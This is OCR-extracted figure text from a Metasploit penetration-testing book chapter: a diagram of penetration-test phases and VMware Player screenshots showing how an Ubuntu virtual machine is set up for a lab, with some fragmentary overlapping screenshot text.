




Chapter 1: Approaching a Penetration Test Using Metasploit






Reporting
Preinteractions
Post-
exploitation
Intelligence
gathering
Exploitation
Threat
modeling
Vulnerability
analysis



VMware Workstation 12 Player
Player
Home
Welcome to VMware Workstation 12 Player
Create a New Virtual Machine
Create a new virtual machine, which will then be added to the top of your library.
Open a Virtual Machine
Open an existing virtual machine, which will then be added to the top of your library.
Download a Virtual Appliance
Download a virtual appliance from the marketplace. You can then open it in Player.
Help
View online help.



VMware Workstation 12 Player
Player
Home
Welcome to VMware
New Virtual Machine Wizard
Welcome to the New Virtual Machine Wizard
A virtual machine is like a physical computer; it needs an operating system. How will you install the guest operating system?
Install from:
Installer disc:
No drives available
Installer disc image file (iso):
C:\Users\Apex\Downloads\ubuntu-18.04.3-desktop-a
Browse...
Ubuntu 64-bit 18.04.3 detected.
This operating system will use Easy Install. (What's this?)
I will install the operating system later.
The virtual machine will be created with a blank hard disk.
Help
< Back
Next >
Cancel
achine
ch will then be added to
e
which will then be added
pliance
the marketplace. You can



VMware Workstation 12 Player
Player
Home
Welcome to VMware
New Virtual Machine Wizard
Easy Install Information
This is used to install Ubuntu 64-bit.
Personalize Linux
Full name:
Mastering Metasploit
User name:
masteringmetasploit
Password:
Confirm:
Help
< Back
Next >
Cancel


New Virtual Machine Wizard
Specify Disk Capacity
How large do you want this disk to be?
The virtual machine's hard disk is stored as one or more files on the host computer's physical disk. These file(s) start small and become larger as you add applications, files, and data to your virtual machine.
Maximum disk size (GB):
40
Recommended size for Ubuntu 64-bit: 20 GB
Store virtual disk as a single file
Split virtual disk into multiple files
Splitting the disk makes it easier to move the virtual machine to another computer but may reduce performance with very large disks.
Help
< Back
Next >
Cancel


